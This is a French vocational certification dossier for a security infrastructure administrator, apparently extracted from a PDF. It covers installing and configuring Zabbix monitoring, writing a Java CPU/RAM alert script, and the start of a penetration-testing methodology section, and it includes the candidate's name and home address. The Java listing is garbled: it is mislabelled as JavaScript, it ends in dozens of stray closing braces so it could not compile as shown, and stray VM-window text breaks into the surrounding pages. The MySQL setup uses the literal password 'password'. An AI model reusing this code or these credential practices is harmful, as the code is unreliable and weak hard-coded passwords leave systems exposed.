

*Nom de naissance*

▶ HAMD MOHAMED

*Prénom*

▶ Abdalla

*Adresse*

▶ 145 bis boulevard baille , 13005, Marseille

## Titre professionnel visé

*Administrateur d'infrastructures sécurisées*

### MODALITÉ D'ACCÈS :

- ☒ Parcours de formation
- ☐ Validation des Acquis de l'Expérience (VAE)

## Présentation du dossier

Le dossier professionnel (DP) constitue un élément du système de validation du titre professionnel.  
**Ce titre est délivré par le Ministère chargé de l'emploi.**

Le DP appartient au candidat. Il le conserve, l'actualise durant son parcours et le présente **obligatoirement à chaque session d'examen.**

Pour rédiger le DP, le candidat peut être aidé par un formateur ou par un accompagnateur VAE.

Il est consulté par le jury au moment de la session d'examen.

### Pour prendre sa décision, le jury dispose :

1. des résultats de la mise en situation professionnelle complétés, éventuellement, du questionnaire professionnel ou de l'entretien professionnel ou de l'entretien technique ou du questionnement à partir de productions.
2. du **Dossier Professionnel** (DP) dans lequel le candidat a consigné les preuves de sa pratique professionnelle.
3. des résultats des évaluations passées en cours de formation lorsque le candidat évalué est issu d'un parcours de formation
4. de l'entretien final (dans le cadre de la session titre).

*[Arrêté du 22 décembre 2015, relatif aux conditions de délivrance des titres professionnels du ministère chargé de l'Emploi]*

### Ce dossier comporte :

- ▶ pour chaque activité-type du titre visé, un à trois exemples de pratique professionnelle ;
- ▶ un tableau à renseigner si le candidat souhaite porter à la connaissance du jury la détention d'un titre, d'un diplôme, d'un certificat de qualification professionnelle (CQP) ou des attestations de formation ;
- ▶ une déclaration sur l'honneur à compléter et à signer ;
- ▶ des documents illustrant la pratique professionnelle du candidat (facultatif)
- ▶ des annexes, si nécessaire.

*Pour compléter ce dossier, le candidat dispose d'un site web en accès libre sur le site.*

 <http://travail-emploi.gouv.fr/titres-professionnels>

# Sommaire

## Exemples de pratique professionnelle

### n° 1 : Déploiement d'un système de supervision

p. 5

► Zabbix.

p. 5

► Installer et configurer Zabbix

p. 8

► Configuration de seuils pour des alertes sur utilisation CPU, RAM, etc.

p. 16

### n° 2 : Test d'intrusion et méthodologie utilisée

p. 20

► Les étapes d'une mission de Pentesting

p. 20

► Analyse la cible

p. 21

► Reconnaissance (Méthodologie)

p. 22

### Activité-type n° 3 : Exploitation et Remédiation

p. 27

► XSS Cross site Scripting

p. 28

► Cleartext Transmission vulnerability

p. 31

p.

Titres, diplômes, CQP, attestations de formation *(facultatif)*

p. 33

Déclaration sur l'honneur

p. 34

Documents illustrant la pratique professionnelle *(facultatif)*

p. 35

Annexes *(Si le RC le prévoit)*

p. 36

# **EXEMPLES DE PRATIQUE PROFESSIONNELLE**

## Activité-type 1 Déploiement d'un système de supervision Zabbix

Exemple n°1 ► Zabbix

### 1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

Lors de mon apprentissage cette année à l'école, j'ai eu à installer et configurer Zabbix afin de superviser des ressources informatiques sur un réseau local.

Zabbix est un logiciel open-source de supervision, permettant de surveiller en temps réel les performances des équipements tels que les serveurs, les postes clients, les bases de données, et bien plus encore. L'outil permet également de générer des alertes et des rapports en cas d'anomalies détectées.

J'ai commencé par installer Zabbix Server sur une machine Linux dédiée, en configurant également la base de données nécessaire au stockage des informations de supervision. Ensuite, j'ai procédé à l'installation de l'agent Zabbix sur les différentes machines à superviser, ce qui permet la remontée des métriques vers le serveur principal.

Une fois l'installation terminée, j'ai configuré l'interface web Zabbix (Zabbix UI), accessible depuis un navigateur, et qui permet de gérer graphiquement les hôtes, les services et les alertes. J'ai veillé à ce que les services Zabbix Server et Agent se lancent automatiquement au démarrage du système.

Ensuite, j'ai ajouté plusieurs hôtes à la plateforme (Linux, Windows, etc.) en définissant des éléments de supervision comme l'utilisation CPU, la mémoire, l'espace disque, l'activité réseau, etc. Pour chaque métrique, j'ai créé des triggers définissant les seuils critiques à ne pas dépasser. Par exemple, une alerte est générée si l'utilisation du processeur dépasse 80 % sur une période prolongée.

Pour améliorer la réactivité, j'ai mis en place un système d'alertes : dès qu'un seuil est franchi, Zabbix envoie une notification (par mail ou interface) afin de prévenir immédiatement l'administrateur système. Cela permet d'intervenir rapidement avant que l'incident ne prenne de l'ampleur.

Enfin, j'ai réalisé des tests de fonctionnement en simulant différentes situations (forte charge CPU, arrêt de services critiques, saturation disque, etc.), afin de m'assurer que les alertes étaient bien déclenchées et que les logs remontaient correctement dans l'interface.

En termes d'exigences techniques, j'ai veillé à :

- Sécuriser les échanges entre les agents et le serveur Zabbix,
- Superviser à la fois des machines locales et distantes,
- Générer des **tableaux de bord personnalisés** pour visualiser les performances en temps réel.



**2. Précisez les moyens utilisés :**

Les moyens utilisés pour ce projet :

Un ordinateur avec une connexion internet.

Zabbix

**3. Avec qui avez-vous travaillé ?**

Sur ce projet, j'ai travaillé seul.

**4. Contexte**

Nom de l'entreprise, organisme ou association ► *La Plateforme\_.*

Chantier, atelier, service ► *Dans le cadre de la formation administrateur des infra de sécurité*

Période d'exercice ► Du : *09/05/2025* au : *13/05/2025*

**5. Informations complémentaires (facultatif)**

## Activité-type 1 Déploiement d'un système de supervision Zabbix

Exemple n° 2 ▶ Installer et configurer Zabbix.

### 1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

Nous allons sur le site de Zabbix pour installer

1 Choose your platform

ZABBIX VERSION	OS DISTRIBUTION	OS VERSION	ZABBIX COMPONENT	DATABASE	WEB SERVER
7.0 LTS	Alma Linux	12 (Bookworm)	Server, Frontend, Agent	MySQL	Apache
6.4	CentOS	11 (Bullseye)	Proxy	PostgreSQL	Nginx
6.0 LTS	Debian	10 (Buster)	Agent		
5.0 LTS	OpenSUSE Leap	9 (Stretch)	Agent 2		
	Oracle Linux		Java Gateway		
	Raspberry Pi OS		Web Service		
	Red Hat Enterprise Linux				
	Rocky Linux				
	SUSE Linux Enterprise Server				
	Ubuntu				
	Ubuntu (arm64)				

[Release Notes 6.4](#)

#### - Téléchargement du paquet Zabbix et mise à jour des sources

- `wget https://repo.x.com/zabbix/6.4/debian/pool/main/z/zabbix-release/zabbix-release_6.4-1+debian12_all.deb`
- `dpkg -i zabbix-release_6.4-1+debian12_all.debs`
- `apt update`

#### - Installation des composants Zabbix :

```
apt install zabbix-server-mysql zabbix-frontend-php zabbix-apache-conf zabbix-sql-scripts zabbix-agent
```

#### - Créer la base de données initiale :

Connexion à MySQL : `mysql -uroot -p`

#### Création de la base de données Zabbix :

```
mysql> create database zabbix character set utf8mb4 collate utf8mb4_bin;
```



### Création et attribution des droits à l'utilisateur :

1. `mysql> create user zabbix@localhost identified by 'password';`
2. `mysql> grant all privileges on zabbix.* to zabbix@localhost;`
3. `mysql> set global log_bin_trust_function_creators = 1;`
4. `mysql> quit;`

### Importation du schéma de base de données Zabbix :

1. `# zcat /usr/share/zabbix-sql-scripts/mysql/server.sql.gz | mysql --default-character-set=utf8mb4 -uzabbix -p zabbix`
2. `# mysql -uroot -p`
3. `mysql> set global log_bin_trust_function_creators = 0;`
4. `mysql> quit;`


### Configurer la base de données pour le serveur Zabbix :

```
/etc/zabbix/zabbix_server.conf
DBPassword=password
```

### Redémarrage des services

```
# systemctl restart zabbix-server zabbix-agent apache2
# systemctl enable zabbix-server zabbix-agent apache2
```

- **Interface** : `http://192.168.107.140/zabbix`




**Username**

**Password**

☒ Remember me for 30 days

## - Global view :

dans Zabbix affiche un résumé en temps réel de l'état du serveur de supervision, la disponibilité des hôtes, les alertes actives et les performances du système surveillé.



- la liste des hôtes surveillés par Zabbix, avec leur état, disponibilité, et les données collectées

**ZABBIX** débian

**Hôtes**

Nom:

État: **Tous** **Activé** **Désactivé**

Tags:  **Et/Ou** **Ou**  Contient  valeur

Groupes d'hôtes:  taper ici pour rechercher

IP:

DNS:

Port:

Afficher les hôtes en maintenance: ☒ Afficher les problèmes supprimés: ☐

Sévérité: ☐ Non classé ☐ Avertissement ☐ Haut ☐ Information ☐ Moyen ☐ Désastre


Nom	Interface	Disponibilité	Tags	État	Dernières données	Problèmes	Graphiques	Tableaux de bord	Web
server	192.168.107.140:10050	<b>OK</b>	class:os target:linux	Activé	Dernières données 60	Problèmes	Graphiques 14	Tableaux de bord 3	Web

Affichage de 1 sur 1 trouvés



Zabbix 6.4.18 © 2001-2024, Zabbix SIA




Vue graphique depuis l'interface Zabbix représentant l'utilisation de la mémoire sur un hôte Linux. Une ligne de déclenchement est définie à 90 %, et la courbe verte montre l'évolution en temps réel de l'utilisation mémoire. Cela permet un suivi visuel efficace.



## - Les différents graphiques créer





**2. Précisez les moyens utilisés :**

Un ordinateur avec une connexion internet.

Zappix également

**3. Avec qui avez-vous travaillé ?**

j'ai travaillé seul sur ce projet.

**4. Contexte**

Nom de l'entreprise, organisme ou association ► *La Plateforme\_*

Chantier, atelier, service ► *Dans le cadre de la formation administrateur des infra de sécurité.*

Période d'exercice ► Du : *09/05/2025* au : *13/05/2025*

**5. Informations complémentaires (facultatif)**

## Activité-type 1 Déploiement d'un système de supervision Zabbix

*Exemple n° 3 ► Configuration de seuils pour des alertes sur utilisation CPU, RAM, etc*

---

Définir des triggers : Configuration de seuils pour des alertes sur utilisation CPU, RAM, etc.

---

Dans le cadre de ce projet, j'ai développé un **script en Java** permettant de surveiller en temps réel l'utilisation du **processeur (CPU)** et de la **mémoire vive (RAM)**. Ce script compare les valeurs mesurées à un **seuil fixé à 90 %**. Si ce seuil est dépassé, le système génère automatiquement une alerte indiquant que l'utilisation est critique. Cela permet d'anticiper une saturation des ressources et de réagir rapidement pour garantir la stabilité du système.



JavaScript

```

1 import com.sun.management.OperatingSystemMXBean;
2 import java.lang.management.ManagementFactory;
3
4 public class ResourceMonitor {
5     private static final double CPU_THRESHOLD = 90.0;
6     private static final double RAM_THRESHOLD = 90.0;
7
8     public static void main(String[] args) {
9         double cpuUsage = getCpuUsage();
10        double ramUsage = getRamUsage();
11
12        if (cpuUsage > CPU_THRESHOLD) {
13            System.out.println("ALERT: CPU usage is above threshold! Current usage: " + cpuUsage + "%");
14        }
15
16        if (ramUsage > RAM_THRESHOLD) {
17            System.out.println("ALERT: RAM usage is above threshold! Current usage: " + ramUsage + "%");
18        }
19    }
20
21    private static double getCpuUsage() {
22        OperatingSystemMXBean osBean = ManagementFactory.getPlatformMXBean(OperatingSystemMXBean.class);
23        return osBean.getSystemCpuLoad() * 100;
24    }
25
26    private static double getRamUsage() {
27        OperatingSystemMXBean osBean = ManagementFactory.getPlatformMXBean(OperatingSystemMXBean.class);
28        long totalMemory = osBean.getTotalPhysicalMemorySize();
29        long freeMemory = osBean.getFreePhysicalMemorySize();
30        return ((totalMemory - freeMemory) * 100.0) / totalMemory;
31    }
32
33    }
34
35    }
36
37    }
38
39    }
40
41    }
42
43    }
44
45    }
46
47    }
48
49    }
50
51    }
52
53    }
54
55    }
56
57    }
58
59    }
60
61    }
62
63    }
64
65    }
66
67    }
68
69    }
70
71    }
72
73    }
74
75    }
76
77    }
78
79    }
80
81    }
82
83    }
84
85    }
86
87    }
88
89    }
90
91    }
92
93    }
94
95    }
96
97    }
98
99    }
100   }

```

64303 caractères restants

Appliquer Annuler

Zabbix 6.4.18. © 2001–2024, Zabbix SIA

the mouse pointer inside or press Ctrl+G.

Exécution du script ResourceMonitor.java directement dans le terminal de la machine Debian. On y voit des alertes déclenchées pour une utilisation RAM dépassant le seuil, confirmant que le script fonctionne correctement et que la surveillance est active.

```

root@debian:/home/debian# sudo nano ResourceMonitor.java
root@debian:/home/debian# javac ResourceMonitor.java
Note: ResourceMonitor.java uses or overrides a deprecated API.
Note: Recompile with -Xlint:deprecation for details.
root@debian:/home/debian# java ResourceMonitor
ALERT: RAM usage is above threshold! Current usage: 95.44143361060856%
root@debian:/home/debian# sudo nano /etc/zabbix/zabbix_agentd.conf
root@debian:/home/debian# java ResourceMonitor
ALERT: CPU usage is above threshold! Current usage: 100.0%
ALERT: RAM usage is above threshold! Current usage: 95.56272046412435%
root@debian:/home/debian# sudo systemctl restart zabbix-agent
root@debian:/home/debian# java ResourceMonitor
ALERT: RAM usage is above threshold! Current usage: 96.11255420006266%
root@debian:/home/debian# java ResourceMonitor
ALERT: RAM usage is above threshold! Current usage: 95.25101325058874%
root@debian:/home/debian# java ResourceMonitor
ALERT: RAM usage is above threshold! Current usage: 95.93870971002335%
root@debian:/home/debian# java ResourceMonitor
ALERT: RAM usage is above threshold! Current usage: 96.4687332598874%
root@debian:/home/debian#

```

Nous avons réussi à intégrer dans notre serveur zabbix trois machines afin qu'il puisse leur superviser

192.168.107.140/zabbix/zabbix.php?name=&ip=&dns=&port=&status=-1&evaltype=0&tags[0][tag]=&tags[0][operator]=0&tags[0][value]=&maintenance\_status=16

### Hôtes

Nom:

État:

Tags:

Groupes d'hôtes:

IP:

DNS:

Port:

Afficher les hôtes en maintenance: ☒ Afficher les problèmes supprimés: ☐

Sévérité: ☐ Non classé ☐ Avertissement ☐ Haut ☐ Information ☐ Moyen ☐ Désastre

Nom	Interface	Disponibilité	Tags	État	Dernières données	Problèmes	Graphiques	Tableaux de bord	Web
debian1	192.168.107.142:10050	<span style="color: green;">OK</span>	class: os target: linux	Activé	Dernières données 6s	Problèmes	Graphiques 14	Tableaux de bord 3	Web
debian2	192.168.107.143:10050	<span style="color: green;">OK</span>	class: os target: linux	Activé	Dernières données 6s	1	Graphiques 14	Tableaux de bord 3	Web
server	192.168.107.140:10050	<span style="color: green;">OK</span>	class: os target: linux	Activé	Dernières données 6s	1	Graphiques 14	Tableaux de bord 3	Web

Affichage de 3 sur 3 trouvés

Zabbix 6.4.18. © 2001–2024, Zabbix SIA

ect input to this VM, move the mouse pointer inside or press Ctrl+G.



Temps ▼ Sévérité Moment de la récupération État Info Hôte Problème Durée Actualiser Actions Tags

10:34:18	Moyen		PROBLÈME	server	Linux: High memory utilization (>90% for 5m)	14m 31s	Actualiser	1	class: os component: memory scope: capacity
----------	-------	--	----------	--------	----------------------------------------------	---------	------------	---	---------------------------------------------

Affichage de 1 sur 1 trouvés

**1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :****2. Précisez les moyens utilisés :****3. Avec qui avez-vous travaillé ?**

j'ai travaillé seul sur ce projet.

**4. Contexte**

Nom de l'entreprise, organisme ou association ► *La Plateforme\_*

Chantier, atelier, service ► *Dans le cadre de la formation administrateur des infra de sécurité.*

Période d'exercice ► Du : *09/05/2025* au : *13/05/2025*

**5. Informations complémentaires (facultatif)**

## Activité-type 2 Test d'intrusion et méthodologie utilisée

Exemple n° 1 ► Les étapes d'une mission de Pentesting

### 1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

Dans le cadre de ma pratique en tant que **pentester éthique**, j'ai réalisé plusieurs missions de test d'intrusion sur des plateformes spécialisées telles que **YesWeHack** et **HackerOne**. Ces environnements de Bug Bounty m'ont permis de détecter, analyser et signaler des **vulnérabilités réelles** affectant des entreprises partenaires.

Mon rôle consiste à **simuler des attaques dans un cadre légal et contrôlé**, en appliquant des techniques issues du hacking éthique afin d'identifier les failles de sécurité. Une fois les vulnérabilités confirmées, je rédige des rapports clairs et structurés contenant :

- Une description technique de la faille,
- Une preuve de concept (PoC),
- Et des **recommandations concrètes de remédiation**, adaptées au contexte de l'entreprise concernée.

Ce travail s'inscrit dans une démarche proactive de **cybersécurité offensive**, contribuant à renforcer la posture de sécurité des systèmes d'information testés, tout en respectant un **cadre éthique et juridique strict**.

De plus, cette expérience m'a permis de maîtriser les différentes étapes d'un test d'intrusion selon les standards de l'industrie (OWASP, PTES), d'améliorer ma capacité à rédiger des rapports exploitables par des équipes techniques, et de développer une veille constante sur les vulnérabilités émergentes.

Les étapes d'une mission de Pentesting sont :

- **Reconnaissance** : Collecte d'informations sur la cible pour identifier la surface d'attaque.
- **Analyse** : Identification des vulnérabilités potentielles à l'aide d'outils et de tests manuels.
- **Exploitation** : Validation des failles par des attaques contrôlées pour mesurer leur impact.
- **Reporting** : Rédaction d'un rapport avec preuves, niveaux de gravité et recommandations.

# PENTESTING



# Les différentes étapes d'une mission de pentesting

- 
- ```
graph LR; 1[1 Reconnaissance] --> 2[2 Analyse]; 2 --> 3[3 Exploitation]; 3 --> 4[4 Reporting];
```
- 1 Reconnaissance**

Le pentester recueille des informations sur la cible, comme son infrastructure, ses applications et ses politiques de sécurité.
  - 2 Analyse**

